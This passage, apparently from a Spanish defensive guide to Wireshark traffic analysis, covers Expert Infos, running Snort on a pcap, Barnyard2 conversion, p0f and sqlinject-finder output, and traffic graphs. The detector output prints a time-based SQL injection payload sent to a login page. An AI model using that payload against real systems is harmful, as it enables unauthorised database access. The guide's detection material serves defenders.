A continuación se describen las partes de la interfaz de usuario (GUI) de Experts Infos. Para abrir la ventana se debe ir a *Analyze >> Expert Info* o hacer click en el círculo de color (gris, cian, amarillo o rojo) que hay en la parte inferior de la ventana de la aplicación a la izquierda.




Figura 38- Expert Infos GUI

Cada entrada del resultado del análisis contiene la siguiente información: criticidad, grupo, protocolo y resumen³⁸. Los diferentes niveles usados son los siguientes, entre paréntesis se informa del color utilizado en el GUI:

- **Chat (gris):** información sobre flujos normales. Se trata de información normal que ayuda a entender qué ha ocurrido como, por ejemplo, un segmento TCP con el *flag* SYN.
- **Nota (cian):** situaciones destacables fuera del funcionamiento normal. Por ejemplo, que una aplicación devuelva un código de error común como HTTP 404.
- **Advertencia (amarillo):** indica atención. Se debe prestar especial cuidado a los paquetes marcados de esta forma ya que puede tratarse de intentos de ataque como, por ejemplo, que una aplicación devuelva un código de error inusual como un problema de conexión.
- **Error (rojo):** problemas graves como paquetes mal formados.

Los tipos de grupo que nos podemos encontrar son los siguientes:

- **Checksum:** una suma de comprobación no es válida.
- **Secuencia:** secuencias de protocolo sospechosas como, por ejemplo, que el número de secuencia no es continuo o se ha detectado una retransmisión.
- **Código de Respuesta:** problemas con códigos de respuesta de aplicaciones, por ejemplo, la respuesta "HTTP 404 Página no encontrada".
- **Código de petición:** una petición a un aplicación. Por ejemplo, "File Handle == x)". Normalmente se mostrará con criticidad de Chat.
- **Sin decodificar:** disección incompleta o los datos no se pueden decodificar por otros motivos.
- **Ensamblado:** problemas en el reensamblado. Por ejemplo, no se cuenta con todos los fragmentos u ocurrió una excepción durante el proceso.
- **Protocolo:** violación de las especificaciones del protocolo como, por ejemplo, los valores de campo son inválidos o las longitudes ilegales.
- **Mal formados:** paquetes mal formados o en el análisis se produjo un error que produjo que se abortara el análisis.

³⁸ **Expert Infos:** Chapter 7. Advanced Topics
http://www.wireshark.org/docs/wsug_html_chunked/ChAdvExpert.html

8. USO DE HERRAMIENTAS EXTERNAS

8.1. SNORT

Cuando el volumen de tráfico interceptado es tan alto que hace muy costoso comenzar a analizar manualmente una captura de tráfico de red, una manera de procesar esa información de manera rápida para tratar de identificar ataques o establecer un punto de comienzo donde empezar a investigar es el análisis automático con herramientas externas.

Una de las aplicaciones más extendidas para la detección de ataques a sistemas es Snort. Snort es un IDS (Sistema de Detección de Intrusos) de código abierto, basado en firmas, que analiza el tráfico en tiempo real y lo compara en base a un repositorio de firmas conocidas, alertando ante paquetes sospechosos, ya sea tanto por su contenido como por su estructura.

En nuestro caso, nos puede ser de utilidad analizando una captura de tráfico realizada con anterioridad y que sea demasiado grande como para analizarla manualmente. Para procesar el fichero PCAP mediante Snort, ejecutaremos la siguiente orden:

```
root@bt:/var/log/snort#  
root@bt:/var/log/snort# snort -c /etc/snort/snort.conf -r /root/attack-trace.pcap -A console
```

Figura 39- Análisis de un fichro pcap con Snort

Con la opción “-r” le indicamos a Snort que no capture el tráfico desde la tarjeta de red sino desde un fichero .pcap; y con la opción -c referenciamos el archivo de configuración a utilizar. La opción “-A console” indica que las alertas se mostrarán por la consola del terminal, en lugar de lo que haya definido en el archivo de configuración, para ver más fácilmente las alertas detectadas. Si se descubre un ataque o paquete sospechoso, se mostrará una alerta similar a la siguiente captura de pantalla con el resumen e información sobre dichas alertas:

```
=====
Action Stats:
ALERTS: 1
LOGGED: 1
PASSED: 0
=====
```

Figura 40- Resumen de alertas de Snort

```
04/20-04:28:30.172468  [**] [1:2009250:2] ET ATTACK_RESPONSE Mainz/Bielefeld Shellcode [**] [Classification: Executable code was detected] [Priority: 1] (TC
P) 98.114.205.102:1828 -> 192.150.11.111:445
Run time for packet processing was 0.85524 seconds
=====
Snort processed 349 packets.
```

Figura 41- Salida de Snort

En el anterior ejemplo se puede observar que se ha generado una alerta del tipo “ET ATTACK_RESPONSE Mainz/Bielefeld Shellcode” en la fecha indicada.

En base a esto, podemos abrir la captura en Wireshark y analizar los paquetes capturados en ese periodo de tiempo. Además, como en la alerta se indica el tipo de ataque, se puede buscar información más rápidamente.

8.1.1. Mitigación

Realizar una captura permanente del tráfico para analizarlo posteriormente puede ser inviable si el volumen de tráfico es elevado.

No obstante, se puede realizar el mismo proceso en caso de detectarse una infección con intento de propagación por la red. Se podría capturar el tráfico mientras se encuentra activo el gusano y analizarlo con Snort para tratar de identificar de qué virus se trata y cómo se propaga, en el caso de que Snort lo tenga identificado en su conjunto de firmas.

8.1.2. Conversión de formatos


Otra fuente de información de la que podemos extraer información, si se cuenta con ella, es el sensor IDS de Snort. Este sensor puede registrar los paquetes que generan alertas en una base de datos o en un formato de archivo binario muy rápido, llamado Unified2.

Este formato no es entendido por Wireshark, pero podemos utilizar una herramienta que convierta este archivo en uno de tipo .pcap. Para ello utilizaremos Barnyard2, un agente que se usa normalmente para procesar estos ficheros Unified2 e insertarlos en la base de datos, aumentando el rendimiento de Snort para procesar mayor cantidad de tráfico.

Se puede configurar barnyard2 para que su salida sea el fichero PCAP descomentando la siguiente línea del fichero barnyard2.conf:

```
log_tcpdump: <prefijo_del_fichero>.pcap
```

y lo ejecutamos de la siguiente forma:



```
mbelda@dj:~$ /usr/local/barnyard2/bin/barnyard2 -c /usr/local/barnyard2/etc/barnyard2-pcap.conf -u snort -g snort -l /var/log/barnyard2/ -o /var/log/snort/general/snort.barny.log.1295505638
```

Figura 42- Barnyard2

Una vez hecho esto, ya tenemos la captura que podrá ser analizada con Wireshark. Es importante recordar que Snort únicamente registra los paquetes que generan alerta, por lo que no tendremos una traza completa de las sesiones o conversaciones entre cliente y servidor, sin embargo, nos puede ayudar a identificar paquetes que contienen código malicioso u otro tipo de ataques.

8.2. SCRIPTS

De la misma forma que empleamos Snort como herramienta de apoyo a la hora de afrontar situaciones en las que contamos con un número muy elevado de datos, disponemos de multitud de scripts que pueden sernos realmente útiles en aquellos casos en los que necesitemos localizar un tipo concreto de ataque o de anomalía de red.

Como ejemplo de ello tenemos el *script* en python `sqlinject-finder.py` que acepta como parámetro de entrada un fichero `.pcap` y permite reconstruir ataques de inyección SQL en parámetros GET/POST. La salida generada muestra la IP del atacante, el servidor web, el número del paquete en la que se localizó la sentencia SQL sospechosa (y que nos servirá para analizar el ataque más minuciosamente desde Wireshark), el parámetro, el valor utilizado, etc.

```
sqlinject-finder.py -f captura.pcap
Source : 10.0.0.105
Page : /samples/login.asp
Value : login=';waitfor delay '0:0:10';--
Frame : 9
Reason : Might be attempting to end a SQL statement by commenting out the remaining statement
```

8 6.754435		f0 69 19 8a 29 7a 50 18	I....P>..i..)zP.	play [ACK] Seq=1 Ack
9 6.754531	10.0.0.105	67 69 6e 3d 25 32 37 25	...\\..lo gin=%27%	/login.asp HTTP/1.1
10 6.913525		72 2b 64 65 6c 61 79 2b	3Bwaitfor delay+	of a reassembled PDU
11 6.915740		25 33 41 31 30 25 32 37	%270%3A0 %3A10%27	of a reassembled PDU
12 6.915800	10.0.0.105	73 73 77 6f 72 64 3d	%3B--&pa ssword=	http [ACK] Seq=1161

Figura 43- SQL Injection

Otra herramienta que puede servir de ayuda es *P0f* (Passive OS Fingerprinting software) con la que podremos analizar ficheros `.pcap` o `.cap` generados por Wireshark y visualizar algunos datos interesantes sobre los paquetes recibidos como el sistema operativo o distancia, así como destacar intentos de escaneos por parte de herramientas como Nmap.

La siguiente captura muestra la salida generada por *P0f* (`registro.log`) tras pasarle como parámetro la captura de tráfico y donde se visualiza tramas empleadas por Nmap desde una máquina Linux 2.6. a ciertos servicios comunes.


```
root@borjaBT: # p0f -s attack1.pcap -o analisis1.log -l
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcantuf@ione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'attack1.pcap', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
[+] End of input file.
```

```
<Mon Dec 13 13:20:38 2010> 172.16.120.153:42600 - UNKNOWN [1024:43:0:44:M1460:..?:?] -> 192.168.254.211:443 (link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:34664 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:8080 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:56375 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:443 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:37958 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:445 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:45305 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:22 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:39902 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:139 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:46272 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:7777 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 192.168.254.251:5992 - Windows XP SP1+ 2000 SP3 -> 109.227.152.68:53449 (distance 0, link: ethernet/modem)
```

Figura 44- Captura con P0f

9. GRÁFICAS

Wireshark nos proporciona una gran cantidad de posibilidades para evaluar, de forma gráfica, el rendimiento de nuestra red en función de múltiples variables. De todas ellas, se destacarán dos representaciones que pueden resultar de gran utilidad. Hemos visto anteriormente cómo se puede seguir la traza de una sesión TCP. Pues bien, podemos hacer lo mismo de forma gráfica para visualizar la relación existente de tiempo/número de secuencia en un flujo de datos.



Esta representación se denomina *Time Secuencie Graph (Steven)* y la podemos encontrar en el menú *Statistics >> TCP Stream Graph* (al igual que en la funcionalidad anterior previamente tendremos que seleccionar un paquete que forme parte de la sesión).

Antes de comenzar a explicar el gráfico conviene recordar algunos detalles sobre el funcionamiento de TCP:

- Cuando se establece una comunicación orientada a realizar una conexión, el sistema operativo asigna al primer byte del flujo de datos un número de secuencia aleatorio (ISN) y éste se tomará como referente para representar el resto de bytes de dicho flujo.
- Cuando recibimos un ACK, éste contendrá el número de secuencia relativo al siguiente byte que espera recibir.

Por defecto, Wireshark y Tshark convierten todos los números de secuencia en números relativos para de esta forma facilitar la comprensión y seguimiento de los paquetes involucrados en una sesión TCP. Esto quiere decir que el numero de secuencia correspondiente al primer paquete en una conexión TCP siempre empezará a contar a partir de 0, y no a partir de un valor aleatorio (en el rango 0 - $(2^{32})-1$) generado por la pila TCP/IP del S.O. Si necesitamos visualizar el valor absoluto, esto es, el valor real de los campos SEQ y ACK asignados a cada paquete necesitaríamos desactivar la opción "Relative sequence numbers and window scaling" desde el menú Edit- >Preferences.




Figura 46- Números de secuencia relativos

Sabiendo esto nos será fácil interpretar la gráfica. En condiciones ideales la representación de nuestra conexión tendría que mostrar una línea creciente con el tiempo en forma de pendiente que mostraría un rendimiento eficiente de nuestra conexión TCP.

Sin embargo, en algunas ocasiones encontraremos huecos o saltos que interrumpen la continuidad de la línea.

Esto generalmente se debe a un reenvío de datos como consecuencia de segmentos perdidos, ack duplicados, *timeout* vencidos, etc. Esta gráfica nos proporciona una fuente muy valiosa de información para detectar anomalías en el comportamiento de ciertas conexiones.

Otra de las gráficas de la que sacaremos provecho es la de input/output. Podemos encontrarla en *Statistics >> I/O Graph*. Si nos fijamos en la parte inferior, nos encontramos con múltiples *inputs* para introducir filtros de la misma manera que se explicó anteriormente. Según vayamos introduciéndolos veremos, en diferentes colores, su representación en la gráfica. Si observamos líneas que se solapan y difíciles de distinguir, podemos pulsar sobre *Style* y nos encontraremos con otro tipo de representación, por ejemplo mediante barras verticales, para facilitar su comprensión.

En la Figura 47- I/O Graph podemos ver un conjunto de protocolos que han sido disgregados para ver su proporción respecto al tráfico total recogido. Por un lado, hemos filtrado tráfico SMB, difusiones *broadcast* y el tráfico entrante/saliente a nuestro servidor de ficheros:




Figura 47- I/O Graph

Si lo que nos interesa son datos concisos sobre el tanto por ciento de uso de cada uno de los protocolos recogidos podemos verlo en *Statistics >> Protocol Hierarchy*, donde también nos muestra la jerarquía y procedencia de cada protocolo, paquetes enviados/recibidos y tamaño de los mismos.

Ciertos programas como Xplico³⁹ o NetworkMiner pueden ayudarnos también a reconstruir sesiones, proporcionar estadísticas o detectar anomalías de red a partir de ficheros .pcap generados por Wireshark cuando el volumen de tráfico capturado es muy elevado. Esto sería útil para reconstruir llamadas VoIP⁴⁰ (SIP), extraer el contenido de mails (POP, IMAP, SMTP), reconstruir ficheros descargados, visualizar videos .flv, etc.

Date	Url	Size	Method	Info
2010-11-02 17:28:31	certlinteco.es/cert/MITECOCERT_1/?postAction=getCertHome	11705	GET	info.xml
2010-11-02 17:28:30	www.google.com/url?sa=t&source=web&cd=2&ved=0CBYQFjAB&url=	204	GET	info.xml
2010-11-02 17:28:30	certlinteco.es/	0	GET	info.xml
2010-11-02 17:28:25	certlinteco.es/cert/MITECOCERT_1/?postAction=getCertHome	10	GET	info.xml
2010-11-02 17:28:22	certlinteco.es/	0	GET	info.xml
2010-11-02 17:28:21	www.google.com/url?sa=t&source=web&cd=2&ved=0CBYQFjAB&url=	204	GET	info.xml
2010-11-02 17:28:19	www.google.com/search?ie=UTF-8&oe=UTF-8&sourceid=navclient&g	15569	GET	info.xml

Total: 7

Figura 48- Xplico

³⁹ **Xplico:** Documentación de Xplico.
<http://www.xplico.org/docs>

⁴⁰ **Securityartwork:** Eavesdropping en VoIP.
<http://www.securityartwork.es/2008/03/14/eavesdropping-en-voip/>

10. CONCLUSIONES

Como hemos visto, Wireshark viene provisto de innumerables funcionalidades gracias a las cuales podremos identificar y analizar múltiples problemas de red, no solo aquellos causados por malas configuraciones o fallos en dispositivos sino también un gran abanico de ataques, externos e internos, que pueden tomar diversas formas.

Ya que el primer paso en la resolución de problemas de red consiste en un análisis exhaustivo de tráfico en aquellos segmentos o áreas que están experimentando un bajo rendimiento o que simplemente dejan de funcionar, conviene concienciar a los administradores de red de la importancia en el uso de este tipo de herramientas puesto que es un aspecto clave para encontrar la fuente de algunos problemas que de otra forma podría llevar mucho tiempo averiguar, con la repercusión que ello conlleva en entornos donde la disponibilidad o confidencialidad de la información prima sobre el resto de sus servicios.

Hemos definido varios métodos para analizar tráfico con Wireshark dependiendo de las circunstancias y los medios disponibles además de ejemplificar varios ataques comúnmente empleados en redes de área local así como métodos para identificar ataques DDoS y ciertas medidas para mitigar, o al menos moderar, el impacto que éstos generan en el rendimiento de nuestra red.

De la misma forma se han expuesto varios ejemplos con filtros, mediante los cuales podemos depurar y ser más rigurosos en el análisis de tráfico así como otras funcionalidades de Wireshark (*Follow TCP Stream*, *Expert Infos*, etc). También hemos visto como algunas herramientas externas como Snort o ciertos *scripts* pueden resultarnos de gran utilidad como complemento a Wireshark y pueden ayudarnos enormemente a contrarrestar o detectar algunos de los ataques que más predominan hoy en día.

Por último hemos visto cómo interpretar mediante gráficas el provecho y la eficiencia de nuestra red desde Wireshark.

Wireshark, aparte de ser uno de los mejores analizadores de protocolos actuales, es una excelente fuente de conocimiento para todo entusiasta de las redes y las comunicaciones.

11. FUENTES DE INFORMACIÓN

Documentación Wireshark

http://www.wireshark.org/docs/wsug_html_chunked/index.html

Blog de Seguridadredes.nireblog

<http://seguridadyredes.nireblog.com>

Blog de Windowstips.wordpress

<https://windowstips.wordpress.com/>

Hackyea: Filtros Ettercap y Metasploit en escenarios “Man in the Middle”.

http://www.hackyeah.com/2010/10/ettercap-filters-with-metasploit-browser_autopwn/

Elladodelmal. Jugando con LDAP.

<http://www.elladodelmal.com/2008/04/jugando-con-ldap-i-de-iii.html>

Elladodelmal: “Man in the Middle” con ARP-Spoofing y el filtrado de tráfico Http.

<http://www.elladodelmal.com/2010/11/pastorcillos-venid-por-grifa.html>

Securitybydefault: Vulnerabilidades en el protocolo DNS.

<http://www.securitybydefault.com/2008/07/dns-pasat-al-tcp.html>

Pentester: IP Fragmentation Overlap & Fragroute.

<http://www.pentester.es/2010/06/ip-fragmentation-overlap-fragroute.html>

Windowstips.wordpress: Analizando tráfico de Red.

<https://windowstips.wordpress.com/2009/09/21/analizando-traffic-de-red-i-de-iii/>

Securityartwork: Eavesdropping en voip.

<http://www.securityartwork.es/2008/03/14/eavesdropping-en-voip/>

Securityartwork: Afinando nuestro ids con rule2alert.

<http://www.securityartwork.es/2010/10/25/afinando-nuestro-ids-con-rule2alert/>

Conexióninversa: Que vienen los Zombis.

<http://conexioninversa.blogspot.com/2010/06/que-vienen-los-zombis-historia-de-una.html>

Cisco: ARP poisoning y medidas de mitigación.

http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_paper_c11_603839.html

Cisco: Ataques de DHCP y medidas de mitigación.

http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_Paper_C11_603833.html

Cisco: Configuración de características de seguridad en dispositivos de Capa 2.

http://www.cisco.com/en/US/products/hw/switches/ps5023/products_configuration_example09186a00807c4101.shtml

Cisco: Mini Protocol Analyzer

<https://www.cisco.com/en/US/docs/routers/7600/ios/12.2SR/configuration/guide/mpa.html>

Cisco: Configuración de VACL

<https://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SXF/native/configuration/guide/vacl.html>

Windowsecurity: DNS Spoofing

<http://www.windowsecurity.com/articles/Understanding-Man-in-the-Middle-Attacks-ARP-Part2.html>

Aircrack-ng: Captura de paquetes ARP

http://www.aircrack-ng.org/doku.php?id=es:how_to_crack_wep_via_a_wireless_client

S21sec: Capturas de red remotas.

<http://blog.s21sec.com/2009/10/capturas-de-red-remotas-para.html>

Blog.c22: "Man in the middle" con impresoras.

<http://blog.c22.cc/2010/11/23/printer-mitm-revisited-prn-2-me/>

Phenoelit-us: Suite de herramientas para auditar diversos protocolos de red.

<http://phenoelit-us.org/irpas/docu.html>

Lovemytool. Geolocalización den Wireshark.

http://www.lovemytool.com/blog/2009/07/joke_snelders2.html

Packetlife.net: Cuadro resumen de filtros de visualización en Wireshark.

http://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

Seguridadyredes.nireblog: Filtros de captura y de visualización.

<http://seguridadyredes.nireblog.com/post/2008/03/24/analisis-de-red-con-wireshark-filtros-de-captura-y-visualizacian>

Xplico: Documentación de Xplico.

<http://www.xplico.org/docs>

Docstoc: Backtrack Italy- Uso de file2cable para falsificar paquetes ARP.

http://pool.backtrack.it/BackTrack_4/Privilege_Escalation/Sniffers/Wireshark.pdf

Seguridadyredes: Wireshark / Tshark. Capturando impresiones en red.

<http://seguridadyredes.nireblog.com/post/2010/03/24/wireshark-tshark-capturando-impresiones-en-red>

Urfix: 9 ways to take a huge Tcpdump

<http://blog.urfix.com/9-ways-huge-tcpdump/>

Fireeye: Vinsell, a new backdoor in town.

<http://blog.fireeye.com/research/2010/11/winsell-a-new-backdoor-in-town.html>

Libro recomendado: LAN Switch Security Hackers Switches

<http://www.amazon.com/LAN-Switch-Security-Hackers-Switches/dp/1587052563>

INTECO: Útiles gratuitos sobre análisis de protocolos.

http://cert.inteco.es/software/Proteccion/utiles_gratuitos/Utiles_gratuitos_listado/?idLabel=2230152&idUser=&idPlatform=

Libro recomendado: Wireshark Network Analysis.

<http://www.amazon.com/Wireshark-Network-Analysis-Official-Certified/dp/1893939995>

Introducción a Loki:

https://media.blackhat.com/bh-us-10/whitepapers/Rey_Mende/BlackHat-USA-2010-Mende-Graf-Rey-loki_v09-wp.pdf

Daboweb: Tutorial de uso e instalación de Wireshark

<http://www.daboweb.com/2010/12/01/herramientas-para-la-interpretacion-de-capturas-de-red-610/#more-8763>

Cisco: Configuring Port-Based Traffic Control

http://www.cisco.com/en/US/docs/switches/lan/catalyst3550/software/release/12.2_25_see/configuration/guide/swtrafc.html

Cisco: Configuring Isolated Private VLANs

http://www.cisco.com/en/US/tech/tk389/tk814/technologies_configuration_example09186a008017acad.shtml

Cisco: Demilitarized Zone (DMZ) Port

http://www.cisco.com/en/US/docs/ios/12_3/12_3x/12_3xr/dmz_port.html

Seguridadyredes: Detectando sniffers en redes conmutadas.

<http://seguridadyredes.nireblog.com/post/2009/11/27/detectando-sniffers-en-nuestra-red-redes-conmutadas-y-no-conmutadas-actualizacion>

Wireshark: Ejemplos prácticos de capturas de tráfico.

<http://wiki.wireshark.org/SampleCaptures>

The Honeynet Project

http://www.honeynet.org/challenges/2010_6_malicious.pdf

Análisis de virus online con Virus Total

<http://www.virustotal.com/>

Ataques capa 7: iptables y hashlimit

<http://www.sectecho.com/2011/01/25/preventing-layer-7-ddos-attack/>

SecurityByDefault: Slowloris, Dos para Apache

<http://www.securitybydefault.com/2009/07/slowloris-dos-para-apache.html>

SecurityByDefault: Top módulos recomendados para Apache

<http://www.securitybydefault.com/2010/08/top-modulos-recomendados-para-apache.html>

Owasp: Http Post Tool

http://www.owasp.org/index.php/OWASP_HTTP_Post_Tool